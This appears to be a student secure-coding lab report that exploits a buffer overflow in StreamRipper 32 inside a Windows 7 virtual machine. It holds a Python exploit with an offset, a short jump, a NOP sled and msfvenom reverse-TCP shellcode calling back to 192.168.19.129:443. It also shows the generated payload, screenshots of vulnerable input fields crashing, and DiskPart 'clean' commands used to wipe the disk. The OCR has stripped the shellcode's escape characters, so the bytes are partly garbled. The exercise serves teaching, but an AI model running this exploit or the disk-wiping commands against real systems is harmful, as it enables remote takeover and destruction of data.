CSE 2010 SECURE CODING

LAB SLOT –L23+L24

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LAB EXPERIMENT 9

Task

- **Download Vulln.zip from teams.**
- **Deploy a virtual windows 7 instance and copy the Vulln.zip into it.**
- **Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe**
- **Download and install python 2.7.* or 3.5.***
- **Run the exploit script II (exploit2.py) to generate the payload**
- **Install Vuln_Program_Stream.exe and Run the same**

Analysis

- **Crash the Vuln_Program_Stream program and try to erase the hdd.**

Happy Learning!!!!!!

exploit.py

import struct

"""

```
Message= - Pattern h1Ah (0x68413168) found in cyclic pattern
at position 214
”””

OFFSET = 214

”””
badchars = 'x00x09x0ax0dx3ax5c'
”””

short_jump = 'xEBx06x90x90'

”””
msfvenom -p windows/shell_reverse_tcp
LHOST=192.168.19.129 LPORT=443 -f python -v shellcode -b
"x00x09x0ax0dx3ax5c" EXITFUNC=thread
”””
shellcode =  ""
shellcode += "xdaxc7xbaxeex50x53xe0xd9x74x24xf4"
shellcode += "x5dx33xc9xb1x52x83xedxfcx31x55x13"
shellcode += "x03xbbx43xb1x15xbfx8cxb7xd6x3fx4d"
shellcode += "xd8x5fxdax7cxd8x04xafx2fxe8x4fxfd"
shellcode += "xc3x83x02x15x57xe1x8ax1axd0x4cxed"
shellcode += "x15xe1xfdxcdx34x61xfcx01x96x58xcf"
shellcode += "x57xd7x9dx32x95x85x76x38x08x39xf2"
shellcode += "x74x91xb2x48x98x91x27x18x9bxb0xf6"
shellcode += "x12xc2x12xf9xf7x7ex1bxe1x14xbaxd5"
shellcode += "x9axefx30xe4x4ax3exb8x4bxb3x8ex4b"
shellcode += "x95xf4x29xb4xe0x0cx4ax49xf3xcbx30"
shellcode += "x95x76xcfx93x5ex20x2bx25xb2xb7xb8"
shellcode += "x29x7fxb3xe6x2dx7ex10x9dx4ax0bx97"
shellcode += "x71xdbx4fxbcx55x87x14xddxccx6dxfa"
shellcode += "xe2x0excexa3x46x45xe3xb0xfax04x6c"
shellcode += "x74x37xb6x6cx12x40xc5x5exbdxfax41"
shellcode += "xd3x36x25x96x14x6dx91x08xebx8exe2"
shellcode += "x01x28xdaxb2x39x99x63x59xb9x26xb6"
shellcode += "xcexe9x88x69xafx59x69xdax47xb3x66"
shellcode += "x05x77xbcxacx2ex12x47x27x91x4bx54"
shellcode += "x36x79x8ex5ax39xc1x07xbcx53x25x4e"
shellcode += "x17xccxdcxcbxe3x6dx20xc6x8exaexaa"
shellcode += "xe5x6fx60x5bx83x63x15xabxdexd9xb0"
shellcode += "xb4xf4x75x5ex26x93x85x29x5bx0cxd2"
shellcode += "x7exadx45xb6x92x94xffxa4x6ex40xc7"
shellcode += "x6cxb5xb1xc6x6dx38x8dxecx7dx84x0e"
shellcode += "xa9x29x58x59x67x87x1ex33xc9x71xc9"
shellcode += "xe8x83x15x8cxc2x13x63x91x0exe2x8b"
shellcode += "x20xe7xb3xb4x8dx6fx34xcdxf3x0fxbb"
shellcode += "x04xb0x30x5ex8cxcdxd8xc7x45x6cx85"
shellcode += "xf7xb0xb3xb0x7bx30x4cx47x63x31x49"
shellcode += "x03x23xaax23x1cxc6xccx90x1dxc3"

payload =  'A' * (OFFSET - len(short_jump))
payload += short_jump
payload += 'x90' * 8
payload += shellcode
```


```
f = open("exploit.txt", "w")
f.write(payload)
f.close()
```

Payload generated:

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAxEBx06x90
x90x90x90x90x90x90x90x90x90xdaxc7xbaxeex50x53xe0xd9
x74x24xf4x5dx33xc9xb1x52x83xedxfcx31x55x13x03xbbx43xb1
x15xbfx8cxb7xd6x3fx4dxd8x5fxdax7cxd8x04xafx2fxe8x4fxfdx
c3x83x02x15x57xe1x8ax1axd0x4cxedx15xe1xfdxcdx34x61xfcx
01x96x58xcfx57xd7x9dx32x95x85x76x38x08x39xf2x74x91xb2
x48x98x91x27x18x9bxb0xf6x12xc2x12xf9xf7x7ex1bxe1x14xbax
d5x9axefx30xe4x4ax3exb8x4bxb3x8ex4bx95xf4x29xb4xe0x0
cx4ax49xf3xcbx30x95x76xcfx93x5ex20x2bx25xb2xb7xb8x29x
7fxb3xe6x2dx7ex10x9dx4ax0bx97x71xdbx4fxbcx55x87x14xddx
ccx6dxfaxe2x0excexa3x46x45xe3xb0xfax04x6cx74x37xb6x6cx
12x40xc5x5exbdxfax41xd3x36x25x96x14x6dx91x08xebx8exe2
x01x28xdaxb2x39x99x63x59xb9x26xb6xcexe9x88x69xafx59x
69xdax47xb3x66x05x77xbcxacx2ex12x47x27x91x4bx54x36x79
x8ex5ax39xc1x07xbcx53x25x4ex17xccxdcxcbxe3x6dx20xc6x8e
xaexaaxe5x6fx60x5bx83x63x15xabxdexd9xb0xb4xf4x75x5ex2
6x93x85x29x5bx0cxd2x7exadx45xb6x92x94xffxa4x6ex40xc7x
6cxb5xb1xc6x6dx38x8dxecx7dx84x0exa9x29x58x59x67x87x1e
x33xc9x71xc9xe8x83x15x8cxc2x13x63x91x0exe2x8bx20xe7xb
3xb4x8dx6fx34xcdxf3x0fxbbx04xb0x30x5ex8cxcdxd8xc7x45x
6cx85xf7xb0xb3xb0x7bx30x4cx47x63x31x49x03x23xaax23x1c
xc6xccx90x1dxc3
```

We can insert the payload generated from the python code and try to check fields which are vulnerable to buffer overflow

Here the "Song Pattern" field and the "Station Pattern" field are vulnerable as when we executed the payload the application crashed.


Windows 7 x64 - VMware Workstation 16 Player (Non-commercial use only)

StreamRipper 32

Pattern Match

Station Pattern: StreamRipper 32

Song Pattern: 7x63x31x49x03x23xaax23x1cxc6xccx90x1dxc3

Note: All patten matches are *substring* matches


Use keyword "any_match" to match any station or song

Relay Port: 10069

Max KB To Rip: 0

Stream Name: StreamRipper 32

3:00 PM 3/28/2021



Windows 7 x64 - VMware Workstation 16 Player (Non-commercial use only)

StreamRipper 32

SRipper MFC Application


SRipper MFC Application has stopped working

Windows can check online for a solution to the problem.

→ Check online for a solution and close the program

→ Close the program

View problem details



Windows 7 x64 - VMware Workstation 16 Player (Non-commercial use only)

StreamRipper 32

Broadcast Parameters
URL (http://ip:port)

Current MP3
Title:
Bytes Read:

Output
Max KB To Rip: 0
Destination:

Relay Port: 10069

Pattern Match

Station Pattern

```
?x63x31x49x03x23xaax23x1cxc6xccx90x1dxc3
```

Song Pattern


```
?x63x31x49x03x23xaax23x1cxc6xccx90x1dxc3
```

Note: All patten matches are *substring* matches

Use keyword "any_match" to match any station or song

Station/Song Matchin
Enable

Stream Name
StreamRipper 32
StreamRipper 32




SRipper MFC Application has stopped working

Windows can check online for a solution to the problem.

Windows 7 x64 - VMware Workstation 16 Player (Non-commercial use only)
StreamRipper 32
SRipper MFC Application
Check online for a solution and close the program
Close the program
View problem details
Recycle Bin
Google Chrome
StreamRipp...

See here we got a dialog box stating that application stopped working .If we click the Close window button the application will exit.

One of the easiest way to exploit an application is the "Search field". Here also the "Search Text field" is vulnerable to buffer overflow.



StreamRipper 32

Broadcast Parameters
URL (http://ip:port)

Current MP3
Title:
Bytes Read:

Output
Max KB To Rip: 0
Destination:

Relay Port: 10069


Control

Station/Song Matching
Enable

Stream Name	Pattern
StreamRipper 32	AAAAAAAA...
StreamRipper 32	AAAAAAAA...
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...	AAAAAAAA...
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...	AAAAAAAA...

SHOUTcast.com Directory
Genre:
Search Text: 3x1cxc6xccx90x1dxc3

Description	Bitrate	Track Info



SRipper MFC Application

SRipper MFC Application has stopped working


Windows can check online for a solution to the problem.

→ Check online for a solution and close the program

→ Close the program

View problem details

OPEN DISKPART and SELECT the disk and enter clean



```
There is no disk selected to set the partition.
Select a disk and try again.

DISKPART> SELECT D:

Microsoft DiskPart version 6.1.7601

DISK        - Shift the focus to a disk. For example, SELECT DISK.
PARTITION   - Shift the focus to a partition. For example, SELECT PARTITION.
VOLUME      - Shift the focus to a volume. For example, SELECT VOLUME.
VDISK       - Shift the focus to a virtual disk. For example, SELECT VDISK.

DISKPART> list disk

  Disk ###  Status         Size     Free     Dyn  Gpt
  --------  -------------  -------  -------  ---  ---
  Disk 0    Online           50 GB      0 B

DISKPART> select disk 0

Disk 0 is now the selected disk.

DISKPART> clean
```